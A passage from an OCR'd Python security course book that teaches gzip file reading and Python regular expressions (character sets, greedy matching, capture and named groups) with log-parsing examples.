syslog.3.gz - b'Aug 15 08:30:53 573 anacron[7437]: Job `'
```


Python has libraries that are part of its default installation; they enable you to read and write gzip compressed files. This capability is particularly useful when parsing compressed log files. Most Linux systems are configured to automatically compress log archives. The gzip module contains an open method. Calling it is almost identical to calling the normal 'open' method. You can pass it a string or a pathlib.Path() object pointing at the file you want to open. Normally, if you open a file in read mode ('r'), it treats the file as text by default and returns strings. To say it another way, by default, Python opens files in read text mode ('rt') when 'r' is used. However, gzip behaves differently. It opens files in read binary ('rb') mode by default and returns bytes().

Most of the time, you will want to open your gzip files in "rt" mode. Using "rt" mode will cause it to read files the same way that the normal open method does. Additionally, you can provide a compression level between 0 and 9 that is used when writing compressed files. Similar to the normal open method, gzip.open() method will return a file handle that is used to interact with the file. The returned file_handle methods, including read(), readlines(), write(), writelines(), seek(), and tell(), perform the same function as we have already discussed.

Another module, called zlib, has compress() and decompress(), which work a bytes() variable rather than files. So, if you have already read the contents of a file into memory and found it contains gzipped data, you can decompress it using zlib.decompress().

© 2024 Mark Baggett

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O

Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Lab 3.1: File I/O

In your workbook, turn to Lab 3.1

pywars challenges 3.1.0 through 3.1.3

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: File Operations

One way to determine the file length is to read the file in binary mode and look at the length of the bytes!

os.listdir() returns a list of files in a directory

Path.rglob("*") will recursively go through all directories and files

gzip.open() behaves like open, but it defaults to binary mode instead of text mode

```
def num65(tuple_in):
    file_name, line_num = tuple_in
    file_list = gzip.open(file_name,"rt").readlines()
    return file_list[line_num-1]
```


In this lab, we performed several file operations, such as determining file length, retrieving a list of files in a directory, and searching the contents of both gzip and text files.

One way to determine the length of a file is to read the file in binary mode and then look at how many bytes were read. There are several other methods, including calling `os.path.getsize()` and `os.stat()`. os.listdir() can be used to retrieve a list of files contained in a specified directory.

os.walk() works with a for loop and allows you to go through all the files and subdirectories, starting from a target directory.

`gzip.open()` works in the same way that `open()` does, but it automatically uncompresses and compresses the data in the background.

© 2024 Mark Baggett

Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O

Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

Regular Expressions

A regular expression is a string that defines a pattern to match other strings

They are highly efficient but very difficult to read

Some say regular expressions are a "write-only" language

Still very useful to use if we want to extract meaningful pieces of data from large groups of data

Great community support with libraries of expressions to match all kinds of data

Implemented in the Python "re" module >>> `import re`

Example: `re.findall('regular expression','data to search')`

To use regular expressions, we must understand the rules of regular expressions

Regular expressions are strings that define a pattern of characters to match against a target set of data. Regular expressions are composed of elements of the regular expression language, which are combined together to match a specific set of characters. Regular expressions is a terse language; this means that you have a lot of information represented in a small number of commands. Some people refer to regular expressions as a "write-only" language because only the person who wrote the expression can understand what it means. But if you understand the individual elements of the language, you can understand what they do. Even if you do not completely understand expressions, you can find libraries of expressions matching the data that you need in various online libraries. Our goal is to be able to write our own expressions, so let's look at the rules of the regular expression language.

© 2024 Mark Baggett

Technet24

Python re functions()

.match(re,data): Start at the beginning of data searching for pattern
.search(re,data): Match pattern anywhere in data
.match() and .search(): Return an object that stores the results
.findall(re,data): Find all occurrences of the pattern in the data
re must be bytes if the data you are searching is bytes
re must be a string if the data you are searching is a string

```
>>> re.findall(b"my pattern",b"search this for my pattern")
[b'my pattern']
>>> re.findall("my pattern","search this for my pattern")
['my pattern']
```


Python's re module includes several functions for processing regular expressions. Match will search for a match of the regular expression starting at the beginning of the data. Match will not find a match unless it is at the beginning of the data. Search, on the other hand, will attempt to find a match anywhere in the data and doesn't require that the leftmost character match the pattern. Both .match() and .search() return a new object that you use to access the results of the regular expression search if a match is found.

```
>>> x=re.match("th", "this is the test")
>>> x.group()
'th'
>>> x=re.match("is", "this is the test")
>>> x.group()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'NoneType' object has no attribute 'group'
>>> x=re.search("is", "this is the test")
>>> x.group()
'is'
```

findall() is much easier to use. It will find all the matches in the string and return them as a list of matches:

```
>>> re.findall("is", "this is the test")
['is', 'is']
```

All of these functions can be used to search for bytes in byte data or strings in string data.

© 2024 Mark Baggett

Regular Expression Rules (1)

Moves left to right, matching on strings

text: Given any text, regular expressions will match that text

.(period): Wildcard for any one character

\w: Any text character (a–z, A–Z, 0–9, and _)—no special characters

\W: Opposite of \w

```
>>> re.findall("SANS","The SANS Python class rocks")
['SANS']
>>> re.findall(".ython","I Python, you python. We all python.")
['Python', 'python', 'python']
>>> re.findall(r"\w\w\w\w\w\w\w\w","(*&$H(@$password(*$@BK#@TF")
['password']
>>> re.findall(r"\w\W","Get the last letters.")
['t ', 'e ', 't ', 's.']
>>> re.findall(r".\W","Moves! left$ to{ right.")
['s!', 't$', 'o{', 't.']
>>> re.findall(r".\W","! left$ to{ right.")
['! ', 't$', 'o{', 't.']
```

Notice it didn't pick up "! "

28

The simplest of the regular expression rules is to simply include text in your expression. If that text is found in the search string, it will match that string. A period is a wildcard that will match any one character. \w will match any word character; this includes uppercase and lowercase letters and digits 0 through 9 and the underscore. \W with an uppercase *W* is the opposite of lowercase \w and matches everything that isn't a–z, A–Z, 0-9, and _.

You can string multiple sets of these characters together to build your expressions. So, you can match specific text or use the wildcards to match on any character followed by specific text.

Regular expressions are evaluated against the target string from left to right. Each character in the target string is matched only once. After a character in the target string is used in a match, it will not be used again. Look at this example:

```
>>> re.findall(r".\W","Moves! left$ to{ right.")
```

This example will match anything (because of the period) followed by any non-word character. When it gets to the end of the word 'Moves!', it matches on the letter *s* followed by an exclamation mark. The next two characters '! ' (exclamation mark followed by space) also match that criteria but will not be included in the matching results because the exclamation mark was already part of the previous match.

A complete online reference is available at https://docs.python.org/3/library/re.html.

© 2024 Mark Baggett

Technet24

Regular Expression Rules (2)

`\d` Matches digits (0–9)

`\D` Opposite of \d

`\s` Matches any white-space character (space, tab, newlines)

`\S` Non-white space; that is, the opposite of \s

`[set of characters]` - define your own sets of characters

`\b` Border of a word character (transition `\w <-> \W`)

`^` Matches from the start of the search string

`$` Matches to the end of the search string

`\` Escapes special characters; that is, `"\."` means it should really find a period

```
>>> re.findall(r"\(\d\d\d\)\d\d\d-\d\d\d\d","Jenny Tutone (800)867-5309")
['(800)867-5309']
>>> re.findall(r"\S\S\s","Find Two ANYTHING )( 09 and space. ")
['nd ', 'wo ', 'NG ', ')( ', '09 ', 'nd ', 'e. ']
```


\d matches any digits between 0 and 9. This is the same as defining a character set [0–9].
\D is the opposite of \d and matches all characters except the digits between 0 and 9.

\s matches on white spaces, including a tab, space, and newline. \S matches on the opposite of \s, so it will match anything that isn't a tab or a space. Ending your regular expressions with \S is a good way to find the ends of sentences and words that include punctuation and special characters.

\b is the transition from a non-word character to a word character, or vice versa, but it does not include the leading or trailing character's non-word characters:

```
>>> re.findall(r"\W\w\w\W",")( 09 xy. ")
[' 09 ']
>>> re.findall(r"\b\w\w\b",")( 09 xy. ")
['09', 'xy']
```

Notice that the first regular expression "\W\w\w\W" didn't pick up ')(' or 'xy.' It didn't pick up)(because those are not word characters. Remember that \w is A–Z, a–z, 0–9, and underscore. It didn't pick up 'xy' because the leading space to 'xy' and the trailing space to ' 09 ' are the same character, so it only matches for ' 09 .' The second regular expression matches on the border, so it picks up both '09' and 'xy.'

The caret (^) forces the match to begin at the first character in the search string. The dollar sign ($) will match only if the match string includes the last character.

The backslash \ escapes special characters that have meaning in regular expressions, such as period, parenthesis, dollar sign, and backslash.

© 2024 Mark Baggett

\ escapes Special Characters?

Remember your regular expression strings are still Python strings. Backslash has special meaning in Python strings also! For example,

```
>>> print("this is a \"test\"\n")
```

What about \b, \d, \w, and so on? The regular expression engine will not see the slash if the Python string engine interprets it

You have to escape the slash with another slash. So \w should be \\w and so on

```
>>> re.findall("\\w","abc")
```

Alternatively, you can use raw strings by putting an r before the quotes in your regular expression:

```
>>> re.findall(r"\w","abc")
```

Most people default to using raw strings for all of their regular expressions

Python 3 only: Your regular expression can be "raw" and "bytes"

```
>>> re.findall(rb"\w",b"abc")
```


The backslash (\) escapes special characters in the regular expression parser. If you put a backslash in front of a period (.), it is no longer a wildcard; it is just a plain old period. But our regular expression strings are Python strings, and forward slash has special meaning there also.


When the Python string sees the slash, it may try to interpret it. As a result, the regular expression engine may never see the \w. To avoid confusing situations for you and the interpreters, you should escape those backslashes. So \w should be entered as \\w. As you can imagine, this technique can become cumbersome and confusing for large expressions. You can solve this problem by using raw strings, which we discussed in Section 1. You can indicate that a string is a raw string and tell Python not to process the string with the Python string engine by putting an r before the quotes. Consider the following example.

```
>>> re.findall(" \bSEC573\b ","I love SEC573 labs!")
[]
>>> re.findall(r" \bSEC573\b ","I love SEC573 labs!")
[' SEC573 ']
>>> print(" \bSEC573\b ")
SEC57
```

The characters \b mean to find a word border. But the search for the word SEC573 surrounded by word borders returns NOTHING! This makes no sense. The word is there, and it should match. When you change it to a raw string, it finds it. That is because Python strings want to interpret the backslashes. Remember that \b was the backspace character. When we print that regular expression, you can see it erases the space before SEC573 and the 3 at the end.

© 2024 Mark Baggett

Technet24



Here are examples of several simple regular expressions in use.

Custom Sets

Predefined sets like \d and \w can be too specific or not specific enough

Consider matching dates like dd/mm/yy. That should be simple, right?

```
>>> re.findall(r"\d\d/\d\d/\d\d","12/25/00  99/99/99")
['12/25/00', '99/99/99']
```

Oh, that's not a valid date!

Custom character sets provide a better solution:

- [<characters>] = Define your own character sets
- [A–Z] = Uppercase letters
- [a–z] = Lowercase letters
- [0–9] = Digits
- [a–f] = You can include subsets of chars
- [!-~] = Range is ASCII values. !=33,~=126

[\w,.] = Or list characters and use other sets; includes A–Z, a–z, 0–9_,.

Now let's try a custom character set to improve our date matching

```
>>> re.findall(r"[01]\d/[0-3]\d/\d\d","12/25/00  99/99/99")
['12/25/00']
```

What would our regular expression do with the string 19/37/00 or 00/39/99?

Usually, you will find that \w or \d are either too specific or not specific enough to match the exact data you want to extract. For example, consider matching date strings such as 12/08/99. You might build the regular expression "\d\d/\d\d/\d\d", but that would also match on invalid dates 99/99/99. You can build your own character sets to match exactly what you need.

Custom character sets are enclosed inside an open and a closed square bracket. You can list individual characters inside the brackets, or you can list a range of characters.

Now, let's try to find a better date-matching regular expression. Consider this regular expression: r"[01]\d/[0-3]\d/\d\d". This will match anything that starts with a 0 or 1 followed by a digit 0–9, then a forward slash to separate the month from the day. This is good because we don't have 20 or more months. Then, there must be a number between 0 and 3, followed by any digit and a slash. This is good because we don't have any months with 40 or more days. Then we can have any two digits in our year. When we try that regular expression, we find it eliminates the invalid 99/99/99 date! This regular expression also eliminates dates like 23/45/00, 12/54/13, and so on. That's good, but it will still match on invalid dates. For example, it will still find dates such as 19/37/00 or 00/39/99. We need **more power**!!

© 2024 Mark Baggett

Technet24

Logical OR Statements

(?:regex1|regex2|regex3) match regex1 or regex2 or regex3

Let's use this to match months between 01 and 12

```
>>> re.findall(r"(0[1-9]|1[0-2])","12/25/00  13/09/99")
['12', '09']
```

And days from 01 to 31

```
>>> re.findall(r"(0[1-9]|[1-2][0-9]|3[0-1])","13/32/31  01/19/00")
['13', '31', '01', '19']
```

Let's put them together

```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|[1-2][0-9]|3[0-1])/\d\d",
"13/31/99 12/32/50 01/19/00")
['01/19/00']
```

So, we are good, right? How about April 31 or February 29 on a non-leap year? How about 1/5/12? Regular expressions can get pretty complex.

The pipe symbol is used to create a logical OR statement. Either the string before or after the pipe can match:

```
>>> re.findall("is|th", "this is the test")
['th', 'is', 'is', 'th']
```

When using these logic operators, you will typically place the logic operator inside non-capture group parentheses such as (?: match1| match2). If you use standard parentheses (called a capture group), the statement will only extract a portion of the matching string. Placing "?:" inside the parentheses turns off that function and allows the parentheses to be used to establish the order of operations.

Imagine we want to match valid months in a date string. We can match on a 0 followed by digits 1 through 9. This would match 01, 02, 03, and so on. But we also want to match the number 1 followed by a 0, 1, or 2 (that is, 10, 11, and 12). A logical OR can be formed using "?:" and the pipe symbol. It will attempt to match either of the strings before or after the pipe symbol. If you want to create logical or with Python regular expressions, the syntax (?:match1|match2) gives you tremendous flexibility.

The days of the month can be any number between 01 and 31. So, we can match any number that begins with a 0 followed by the digit 1 through 9 OR a number 1 or 2 followed by a digit 0 through 9 OR a 3 followed by a 0 or a 1.

Now we can eliminate dates like 13/32/09. This is a pretty good regular expression, but it still has some shortcomings. What about 04/31/09? April has only 30 days! Or how about 02/29/09? To determine if that is a valid date, the regular expression would need to know if 2009 was a leap year.

As you can see, regular expressions can get pretty complex, but they are extremely powerful.

© 2024 Mark Baggett

Repeating Characters

What if you want 100 \d digits? Or a variable number of them?

re	Meaning:	Example:
{x}	Match exactly x copies of the previous character characters	\d{4} = Exactly 4 digits
{x,[y]}	Match between x and y of the previous character. If y is omitted, it finds x or more matches	\d{4,10} = At least 4 but up to 10 digits \d {4,} = At least 4 but up to infinity digits
+	One or more of the previous	\d+ = At least 1 up to infinity. Same as **\d{1,}**
*	Zero or more of the previous characters	\d* = At least 0 (it is optional) and up to infinity. This is the same as **\d{0,}**
?	The previous character is optional (match 0 or 1)	\d? = At least 0 (it is optional) up to 1 This is the same as **\d{0,1}**

```
>>> re.findall(r"http://[\w\.\\/]+", "<img src=http://url.com/image.jpg>")
['http://url.com/image.jpg']
>>> re.findall(r"\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}","http://127.23.9.120:80/")
['127.23.9.120']
```


What if you wanted to match 100 \d digits? I suppose you could repeat \d 100 times in your expression, but regular expressions have shortcuts to handle repeating characters. A plus sign means that one or more of the previous characters may appear. The regular expression will continue through the target string, making as many matches to the previous character as it possibly can. So "\d+" matched against the string "123abc" will match the 1 with the '\d', then match the '2' and the '3' with the '+'. When it hits the 'a', it will stop matching because 'a' doesn't match '\d'.

```
>>> re.findall(r"\d+","123abc")
['123']
```

This asterisk (*) enables you to match zero or more of the previous characters. This wildcard enables you to put a group of "optional" characters in the middle of a match string, which may or may not be in the target string.
Both the + and * are greedy and will match as much as they can. Let's say you want to match ANY character until you reach a period. You might try this regular expression: r".*\." BUT period also matches the period wildcard, so .* will consume the entire line.

```
>>> re.findall(".*\.","Hello. This. Is a test. Ok.")
['Hello. This. Is a test. Ok.']
```

You can use the question mark to mark the previous character as optional. This capability is useful for our date match string if we want to allow people to use the format 01/08/13 or 1/8/13. We can just add a ? after our 0 in the OR statement:

```
>>> re.findall("(?:0?[1-9]|1[1-2])/(?:0?[1-9]|[1-2][0-9]|3[0-1])/\d\d","13/32/31
1/8/00")
['1/8/00']
```

If you know exactly how many digits you want to match, you can put that number in braces. The answer to my question "What if I want 100 \ds?" is "\d{100}".

If you expect a range of numbers, you could provide a starting and ending number for the range inside the braces. If you want to match between 10 and 20 digits, you match "\d{10,20}". If you leave off the number after the comma, then it will match the first number or more times. So "\d{5,}" will find between 5 and infinity digits, matching as many as it can.

© 2024 Mark Baggett

Technet24

regex Flags and Modifiers

You can add certain strings to your regular expressions to turn off and on things like case sensitivity and multiline scanning

Adding **(?i)** or re.IGNORECASE will make your search case insensitive.

```
>>> re.findall(r"sec573", "sec573,SEC573,Sec573")
['sec573']
>>> re.findall(r"sec573", "sec573,SEC573,Sec573", re.IGNORECASE)
['sec573', 'SEC573', 'Sec573']
>>> re.findall(r"(?i)sec573", "sec573,SEC573,Sec573")
['sec573', 'SEC573', 'Sec573']
```

Adding **(?m)** or re.MULTILINE will turn on multiline matching so that **^** and **$** apply to match per line instead of for all the entire data.

```
>>> re.findall("^sec573","\nsec573\nsec573 is excellent!")
[]
>>> re.findall("^sec573","\nsec573\nsec573 is excellent!",re.MULTILINE)
['sec573', 'sec573']
```


You can also turn off and on case sensitivity with (?i) in the regular expression or re.IGNORECASE passed as an argument. Likewise, you control multiline matching with (?m) or re.MULTILINE. There is a third option that allows you to change whether or not the period wildcard will match new lines with (?s) or re.DOTALL. We will discuss the re.DOTALL option later. It is used most often for searching binary data.

In the example above, notice that "sec573" only matches one of the items in the first regular expression. That is because it is case-sensitive. In the next two examples, it also matches "SEC573" and "Sec573" because case sensitivity is turned off. You have two ways to turn off case sensitivity. You can either do it as part of the regular expression or by passing re.IGNORECASE as the third argument.

Multiline matching (?m) affects how the beginning and end-of-line anchors (^ and $) treat new lines. By default, the "^" and "$" only match things at the beginning or end of the data, respectively. But if you want it to match things at the beginning of a line within the data, you can turn on re.MULTILINE.

Notice that the fourth example, "^sec573", did not find any matches. That is because the data does not start with "sec573"; it starts with a new line character. In the last example, we turned on multiline searching, so the "^" means that "sec573" needs to be at the beginning of a line within the data. As a result, it finds two matches.

© 2024 Mark Baggett

Greedy Matching

* and + are greedy! They match as much as they can

*?, +? = The ? turns off "greedy" matching

Think of regex combination ".*?" as behaving like * for file matching

- REGEX: "c:\windows\.*?exe" == CMD:"dir c:\windows*exe"
- REGEX: "[A–Z].*?\." Says "capital letter, then anything until any period"
- REGEX: "[A–Z].*\." Says "capital letter, then everything until the last period"

Imagine you want to capture sentences in a list. Sentences start with a capital letter and end with a period. But the next sentence also ends in a period. Wildcards match as much as they can, including the next sentence

```
>>> re.findall(r"[A-Z].+\.","Hello. Hi. Python rocks.  I know.")
['Hello. Hi. Python rocks.  I know.']
>>> re.findall(r"[A-Z].+?\.","Hello. Hi. Python rocks.  I know.")
['Hello.', 'Hi.', 'Python rocks.', 'I know.']
>>>
```

You come up with this regular expression: r"[A–Z].+\."

Greedy matching means that it matches as much as it can. Turning off greedy matching means that it matches only what it needs to satisfy the regular expression, that is, match as much you can until the next match. Although not technically correct, it is useful to think of the combination ".*?" in a regular expression as being equivalent to using an * on the Windows command line. A period is "any character". An asterisk is "zero or more of the previous any character", and a question mark says, "stop when you reach the first match of the next character in the regex". A regular expression to match .EXE files in the windows directory would be "c:\windows\.*?exe", where you would normally type **c:\windows*exe** at a command prompt.

Let's consider the difference further by trying to find sentences. For our purposes, say a sentence starts with a capital letter and ends with a period. Here is the difference greedy matching makes:

```
>>> re.findall(".*\.","Hello. This. Is a test. Ok.")
['Hello. This. Is a test. Ok.']
>>> re.findall(".*?\.","Hello. This. Is a test. Ok.")
['Hello.', ' This.', ' Is a test.', ' Ok.']
```

With greedy matching on (the default), the ".+" will match any character until it has matched the end of the line. With greedy matching off, it will stop when it reaches the first period in the match string.

Turning off greedy matching is useful when you are dealing with "starts with/ends with" matching, like HTML tags that start with < and end with >, or other datasets where markers repeat themselves and you want to consume them one set at a time.

© 2024 Mark Baggett

Technet24

NOT Custom Set

[^"] Caret in FIRST position negates the set, so this matches everything except a quote

[^A–Z] Match anything that isn't an uppercase letter *A* through *Z*

Combine it with a positive match to find stuff that starts and ends with some character

```
>>> re.findall(r"[A-Z][^A-Z]+","Things That start with Caps")
['Things ', 'That start with ', 'Caps']
>>> re.findall(r"[A-Z][^?.!]+", "Find. The sentences? Yes!")
['Find', 'The sentences', 'Yes']
```

`"[A-Z][^A-Z]+"` is any capital followed by one or more NOT capitals

If you put the caret symbol as the first character inside a custom character set, then it will match on anything that isn't in that custom group. For example, [^"] will match on any one character that isn't a quote. If you want to match on a caret, then you can put it in a custom set in any position other than the first character. For example, [ABC^] will match on A, B, C, or ^ in one position:

```
>>> re.findall(r"[ABC^]+", "12AB^C34")
['AB^C']
```

As soon as the caret is the first character in the custom set, it changes the meaning. Now, it negates the set:

```
>>> re.findall(r"[^ABC]+", "12AB^C34")
['12', '^', '34']
```

One nice thing about this is you can combine it with a positive match to find all the things that start with a specific character. For example, to find all the things that start with capital letters, you could search for a capital letter followed by one or more characters that are NOT a capital letter:

```
>>> re.findall(r"[A-Z][^A-Z]+","Things That start with Caps")
['Things ', 'That start with ', 'Caps']
>>> re.findall(r"[A-Z][^?.!]+", "Find. The sentences? Yes!")
['Find', 'The sentences', 'Yes']
```

© 2024 Mark Baggett

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Why Use Capture Groups

Very often we must include things in our capture group that we don't want.

```
>>> re.findall("client .*?#", data)
['client 103.6.173.12#', 'client 9.1.123.12#', 'client 209.16.3.26#']
```

Here we use "client" and "#" to narrow our match, but we really only want the IP address to be returned in the list. We fix this with a capture group.

```
>>> re.findall("client (.*?)#", data)
['103.6.173.12', '9.1.123.12', '209.16.3.26']
```

You can have multiple capture groups in a single regex.

Capture groups allow us to match on values but only "capture" a part of it.

```
>>> re.findall("client (.*?)#.*?: query: (.*?) IN", data)
[ ('9.1.123.12','sans.org'), ('209.16.3.26','sec573.com')]
```


Many times, we have to include items in the regular expression that we do not want to collect. They must be included in the regular expression for the purpose of narrowing down the match, but we don't want the items in our result. For example, we want the values between the characters "client " and "#", so we use the regular expression "client .*?#". However, we are really only interested in the characters *between* those characters, not those characters.

In these situations, we can use capture groups to identify the part of the regular expression that we want to be included in our results. By putting the ".*?" in parenthesis we identify it as our capture group. Now, after matching the entire regular expression, only the portion that matched ".*?" is included in the results.

You can have multiple capture groups in your regular expression. Python's re.findall will put all the portions of the data that match the capture groups in a tuple. In the example above, we have a capture group around the IP address and a second capture group around the hostname portion of a DNS log. It extracts both components and puts them in the resulting list.

© 2024 Mark Baggett

Capture Groups () vs. Non-capture Groups (?:)

As soon as you add parentheses, you only get what is inside the parentheses.

What if we use parentheses to group together parts of our date match?

```
>>> re.findall("(0[1-9]|1[0-2])/(0[1-9]|[1-2][0-9]|3[0-1])/\d\d",
   "13/31/99 12/32/50 01/19/00")
[('01', '19')]
```

Sometimes, you need the parentheses to group together parts of the regular expression. That is what the non-capture group is for.

Non-capture groups group together parts of the regex without capturing.

```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|[1-2][0-9]|3[01])/\d\d",
   "13/31/99 12/32/50 01/19/00")
['01/19/00']
```


We often need to use parentheses to group together parts of a regular expression. When we tried to find a valid month, we used a special type of parentheses called a *non-capture group*. Non-capture groups do not capture data; instead, they only group together parts of the regular expression. Consider what happens if we use the regular expression that we developed earlier to capture valued Month/Day/Year combinations with simple parentheses (i.e., a capture group) instead of a non-capture group:

```
>>> re.findall("(0[1-9]|1[0-2])/(0[1-9]|[1-2][0-9]|3[0-
    1])/\d\d","13/31/99 12/32/50 01/19/00")
[('01', '19')]
```

That result is much different than what we wanted. Here is the same expression with a non-capture group:

```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|[1-2][0-9]|3[0-
    1])/\d\d","13/31/99 12/32/50 01/19/00")
['01/19/00']
```

When capture groups are used in findall(), only the items in the group are in the results. So, the month of 01 and the day of 09 from the one valid date are in the results. When we use non-capture groups, there is no "captured" data in the result, so findall() includes everything that matches the expression in the results. Thus, the (?:) is just a delimiter, so it can be used to logically group together parts of the regular expression without capturing the data.

© 2024 Mark Baggett

Technet24

search() and match() Groups

search() and match() return an object with a .group() method that provides you with the results

.group() with no arguments returns the entire match, ignoring the groups if any were detected

.group(#) will return the information in a specific group. Each group that matches is assigned a number

For compatibility with standard PERL, regular expressions group numbers BEGIN COUNTING AT 1, not 0, like most things in Python

```
>>> srchstr = "192.168.100.100-123.123.123.123-234.131.234.123"
>>> result = re.search("(\d\d\d)\.(\d\d\d)\.(\d\d\d)\.(\d\d\d)",srchstr)
>>> result.group()
'192.168.100.100'
>>> result.group(2)
'168'
```

Group 1 Group 2 Group 3 Group 4

.search only finds the first IP address


Functions like .search() and match() return only return the first match within the data. So only the IP address "192.168.100.100" will be matched and the two other IP addresses in our data are ignored. Rather than giving you back a list, both .match() and .search() give you back an object that you can then use to inspect the data that matched. The results have a method named group() that you can use to retrieve the different parts of the data that matched your regular expression. The group() method with no parameters passed to it will return the entire match and ignore any capture groups. Also, each individual group can be retrieved by passing a group number to the group(<num>) method. Because regular expressions are standardized across many different programming languages, group numbers do not start with 0. Unlike most things in Python, group numbers begin counting at 1. So, the first group captured is group(1), not group(0). Notice that we called .group(2) to retrieve "168", which is the second octet and not .group(1).

© 2024 Mark Baggett

Python Capturing Named Groups

Python has a special regular expression that extends normal regular expressions

Create a named group `(?P<groupname>['\"])`



Use search or match.group("<group name>") to retrieve the data

```
>>> a=re.search(r"(?P<areacode>\d\d\d)-\d\d\d-\d\d\d\d","814-422-5632")
>>> a.group("areacode")
'814'
>>> a.group()
'814-422-5632'
```


If you find that counting starting at one instead of zero is philosophically unacceptable, then we can blame the PCRE standard and use a feature called Python Named Capture Groups. Python introduced this feature in its regular expression syntax and it was later adopted into the PCRE standard with version 7.2 and later. Perhaps it is a fitting punishment for counting from one now that all the languages have to call them PYTHON named capture groups. The syntax for a named capture group is this: `(?P<groupname><regular expression>)`. The P stands for Python because this feature is unique to Python. It is followed by a name that will be used to reference the group and a regular expression that is used to find matching characters. Then you can provide the group name to the group() method to retrieve the matching data.

Here is a reference to the PCRE standard that includes Python named capture groups: https://www.pcre.org/current/doc/html/pcre2pattern.html#SEC16

© 2024 Mark Baggett

Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

"Back Referencing" Groups

